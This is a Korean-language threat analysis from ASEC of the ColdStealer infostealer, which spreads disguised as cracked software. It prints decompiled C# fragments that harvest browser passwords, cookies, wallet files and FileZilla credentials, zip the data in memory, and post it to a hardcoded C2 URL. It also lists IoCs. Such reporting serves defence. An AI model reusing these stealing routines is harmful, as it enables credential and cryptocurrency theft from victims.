
신종 정보 탈취 악성코드 “ColdStealer” 유포 중 - ASEC

By ATCP

Published: 2022-02-21 · Archived: 2026-04-05 18:56:50 UTC



ASEC 분석팀은 신종 악성코드로 추정되는 ColdStealer가 유포 중임을 확인하였다. 해당 유포는 기존 블로그에서 수차례 언급하였던 크랙 및 툴 등의 S/W 다운로드로 위장한 방식이다.

이러한 방식의 악성코드 유포에는 두 가지 케이스가 존재하는데

1. CryptBot, RedLine 등의 단일 악성코드를 유포하는 케이스와,
2. 내부 다양한 여러 악성코드가 압축 해제되어 실행되는 드로퍼형 악성코드이다.

ColdStealer의 경우 후자의 방식으로 유포되었다. 이러한 악성코드 유포 케이스는 아래 블로그를 참고하길 바란다.

- S/W 다운로드 위장, 다양한 종류의 악성코드 유포

드로퍼 악성코드 내부에 다운로더 악성코드가 존재하고, 해당 다운로더 악성코드가 실행될 경우 C2로부터 ColdStealer 악성코드를 다운로드한다. 이 과정을 그림으로 나타내면 다음과 같다.




그림1. ColdStealer 감염 과정

ColdStealer는 여러 겹 패킹되어 있는 구조이다. 현재는 .NET 난독화 방식의 패킹 기법을 사용하지만, 초기에는 프로세스 할로잉과 .NET 로드 방식의 패킹을 사용하여 빌드된 원본 그대로의 ColdStealer를 확보할 수 있었다.

ColdStealer는 이름에서 알 수 있듯이 정보탈취 유형의 악성코드로, 여러 사용자 정보를 수집하여 C2로 전송하는 기능의 단순한 악성코드이다. .NET으로 구성되어 있으며 기능이 단순하여 실제 악성코드의 용량은 80KB에 불과하다. 원본 소스가 빌드된것으로 추정되는 샘플의 네임스페이스가 “ColdStealer” 이기 때문에 해당 이름으로 명명하였다.




그림2. ColdStealer

탈취 대상 정보 수집 시 파일 형태가 아닌, 메모리상에 ZIP 구조로 저장하는데 이 같은 기능을 구현하기 위해 GitHub에 공개된 소스코드를 사용하였다. 정보 수집행위를 마친 후 C2 전송 시 해당 메모리 스트림을 전송한다. 이러한 방식을 사용할 경우 파일 흔적이 남지 않아 관련 탐지를 회피할 수 있고 실행 흔적을 남기지 않을 수 있다.

```
private static void Main(string[] array)
{
    cMain.zZIP = ZipStorer.Create(cMain.msStream, "");
    cMain.zZIP.EncodeUTF8 = true;
                    ⋮
    cMain.zZIP.Close();
    cMain.SendToPanel(cMain.msStream.ToArray());
}
```

그림3. 정보 수집시 ZIP 스트림 사용

해당 악성코드의 기능은 크게 6가지 이다.

- 브라우저 정보 탈취
- 암호회폐 지갑 정보 탈취
- 파일 탈취
- FTP 서버 정보 탈취
- 시스템 정보 탈취
- 예외(에러) 정보 전송
- 브라우저 정보 탈취

탈취 대상 브라우저는 Chrominum 기반 다수의 브라우저와 Opera, FireFox이다. Chrominum 기반 브라우저 중 탈취 대상이 되는 브라우저의 목록은 다음과 같다.

> Battle.net, Chromium, **Google Chrome**, Google Chrome (x86), MapleStudio ChromePlus, Iridium, 7Star, CentBrowser, Chedot, Vivaldi, Kometa, Elements, Epic, uCozMedia Uran, Sleipnir5, Citrio, Coowon, Liebao, QIP Surf, Orbitum, Comodo Dragon, Amigo, Torch, Yandex Browser, Comodo, 360Browser, Maxthon3, K-Melon, Sputnik, Nichrome, CocCoc, Uran, Chromodo, Atom, BraveSoftware, **Microsoft Edge**, Nvidia, Steam, CryptoTab

표1. 탈취 브라우저 목록 (Chrominum 기반)

```
string text = cPaths.sLocalAppData + cChromium.sChromiumRoaming[i, 1];
if (Directory.Exists(text))
{
    string sLocalState = text + "\\Local State";
    foreach (string text2 in Directory.GetDirectories(text))
    {
        string sLoginData = text2 + "\\Login Data";
        string sCookies = text2 + "\\Cookies";
        string sCookies2 = text2 + "\\Network\\Cookies";
        string sWebData = text2 + "\\Web Data";
        string name = new DirectoryInfo(text2).Name;
        cChromiumHandler cChromiumHandler = new cChromiumHandler(sLocalState, cChromium.sChromiumRoaming[i, 0]);
        cChromiumHandler.ProcessLoginData(sLoginData, name);
        cChromiumHandler.ProcessCookies(sCookies, name);
        cChromiumHandler.ProcessCookiesV96(sCookies2, name);
        cChromiumHandler.ProcessWebData(sWebData, name);
        cChromiumExtensions.Start(cChromium.sChromiumRoaming[i, 0], text2);
    }
```

그림4. Chrominum 브라우저 정보 수집 코드

최신 버전의 브라우저까지 지원 가능하도록 코드가 구성되어있다. 브라우저에 저장된 ID와 PW, 쿠키, 웹 데이터 파일을 수집하며 확장 프로그램을 조회하여 리스트에 존재하는 확장 프로그램 파일 또한 수집 대

상이 된다. 해당 리스트는 가상 화폐 지갑 또는 사용자 인증과 관련된 민감한 프로그램으로 확인된다.

> Metamask, YoroiWallet, Tronlink, NiftyWallet, MathWallet, Coinbase, BinanceChain, BraveWallet, GuardaWallet, EqualWallet, JaxxLiberty, BitAppWallet, iWallet, Wombat, AtomicWallet, MewCx, GuildWallet, SaturnWallet, RoninWallet, PhantomWallet, Arweave, Auro, Celo, Clover, Coin98, Crypto.com, Cyano, Cyano PRO, Dune, Fractal, Gero, Harmony, Hiro, Iconex, Kardia Chain, Keplr, KHC, Lamden, Liquality, Maiar, Mew CEX, Mobox, NeoLine, Nami, Oasis, Polymesh, Rabby, Solflare, Sollet, Solong, Temple, Terra Station, TezBox, Theta, XDeFi, ZebeDee, Authenticator CC

표2. 브라우저 확장 프로그램 수집 목록

브라우저 정보는 파일 전체를 탈취하는 것이 아니라 악성코드 내부에서 해당 파일에 대한 파싱을 진행후 필요한 정보만을 전송하도록 구성되어있다. 하지만 이 과정에서 Unicode 인코딩을 고려하지 않아 한국어 환경의 윈도우에서는 브라우저 관련 정보가 담긴 파일(SQLite 포멧)을 파싱할 때 오류가 발생한다.

그림5. SQLite 파싱 오류

파싱에 성공할 경우 브라우저 접속 기록은 “Domain.txt” 파일에, 계정 및 패스워드는 “Passwords.txt” 파일에 각각 나누어 저장한다.




그림6. 수집된 브라우저 패스워드 (예시)

- 파일 탈취

파일 수집은 바탕화면과 사용자 계정 디렉토리 하위에 존재하는 파일을 대상으로 한다. “wallet” 문자열을 포함하거나 .txt, .dat 확장자의 파일을 모두 수집한다.

```
list.AddRange(Directory.GetFiles(sDir, "*.txt", SearchOption.AllDirectories));
list.AddRange(Directory.GetFiles(sDir, "*wallets*", SearchOption.AllDirectories));
list.AddRange(Directory.GetFiles(sDir, "*.dat", SearchOption.AllDirectories));
```

그림7. 파일 수집 코드

- FTP 서버 정보 탈취

대표적인 FTP 프로그램인 FileZilla에 저장된 서버와 패스워드 목록을 수집한다.

```
string text = cPaths.sAppData + "\\FileZilla\\recentservers.xml";
if (File.Exists(text))
{
    XmlDocument xmlDocument = new XmlDocument();
    xmlDocument.Load(text);
    string text2 = string.Empty;
    foreach (object obj in xmlDocument.GetElementsByTagName("Server"))
    {
        XmlNode xmlNode = (XmlNode)obj;
        text2 += string.Format("Host: {0}:{1}\r\nLogin: {2}\r\nPassword: {3}
```

그림8. FTP 서버 정보 수집 코드

- 시스템 정보 탈취

윈도우 버전, 사용 언어, CPU 종류, 클립보드 데이터, 실행 권한 등 다양한 시스템 정보를 수집한다.

```
cSystemInfo.GetWindowsVersionName() + Convert.
cSystemInfo.GetLanguage(),
InputLanguage.CurrentInputLanguage.LayoutName,
cSystemInfo.IsEvelated().ToString(),
cSystemInfo.ClipboardText()
cSystemInfo.GetCPUName(),
cSystemInfo.GetGPUName(),
cSystemInfo.GetGraphicalApapter(),
cSystemInfo.GetScreenResolution(),
cSystemInfo.GetHWID()
```

그림9. 시스템 정보 수집 코드

- 암호화폐 지갑 정보 탈취

Roaming 디렉토리, Local 디렉토리, 레지스트리 등에 저장되는 지갑 프로그램 정보를 수집한다.

> ZCash, Armory, Bytecoin, JaxxClassic, JaxxLiberty, Exodus, Ethereum, Electrum, Electrum-LTC, Electrum-BCH, Atomic, Guarda, Wasabi, Daedalus, Coinomi, Litecoin,, Dash,, Bitcoin, monero-core, Binance

표3. 수집 대상 지갑 프로그램

- 오류 정보 수집 및 전송

프로그램 실행 중 발생한 모든 오류(예외)에 대한 정보를 기록하여 전송한다. 한국어 환경에서의 SQLite 파싱 오류도 기록되어 전송되기 때문에 곧 패치된 버전이 유포될 가능성이 있다.

```
if (cMain.leExceptions.Count > 0 && cConfig.bDebugMode)
{
    string text = string.Empty;
    foreach (Exception ex in cMain.leExceptions)
    {
        text += string.Format("Exception: {0}\r\nStackTrace: {1}\r\n\r\n", ex.Message.ToString(), ex.StackTrace.ToString
        ());
    }
    cMain.zZIP.AddTextFile("Exceptions.log", text, null);
}
```

그림10. 에러 수집 코드

위와 같은 정보 수집 과정이 완료되면 수집된 정보들을 모두 C2로 전송한다. 전송 URL 즉 C2 주소는 특정 위치에 하드코딩 되어있다. HTTP POST 메소드를 사용한다.

```
internal sealed class cConfig
{
    // Token: 0x0400004A RID: 74
    public static string sBuildID = "12";

    // Token: 0x0400004B RID: 75
    public static string sUrl = "http://realacademicmediausa.com/ ";
```

그림11. C2 주소

이처럼 ColdStealer는 매우 간단한 형태의 정보 탈취 악성코드지만 감염 시 사용자의 주요 정보가 공격자에게 유출되어 심각한 2차 피해가 발생할 수 있기 때문에 주의가 필요하다.

MD5

01144efd1dc06a0b9d3ea8a1e632dc26

03c3f6369b934cf86576c394e9172359

05748b4e8730bb2a705fe1e2e00c5d77

05c97434f3c6970103a3ceda97572481

0b3b4b02ed9d4844ec53a3f2a7064432

추가 IoC는 ATIP에서 제공됩니다.

URL

http[:]//enter-me[.]xyz/

http[:]//jordanserver232[.]com/

http[:]//real-enter-solutions[.]xyz/

http[:]//realacademicmediausa[.]com/

http[:]//realmoneycreate[.]xyz/

추가 IoC는 ATIP에서 제공됩니다.

AhnLab TIP를 구독하시면 연관 IOC 및 상세 분석 정보를 추가적으로 확인하실 수 있습니다. 자세한 내용은 아래 배너를 클릭하여 확인해보세요.

Source: https://asec.ahnlab.com/ko/31703/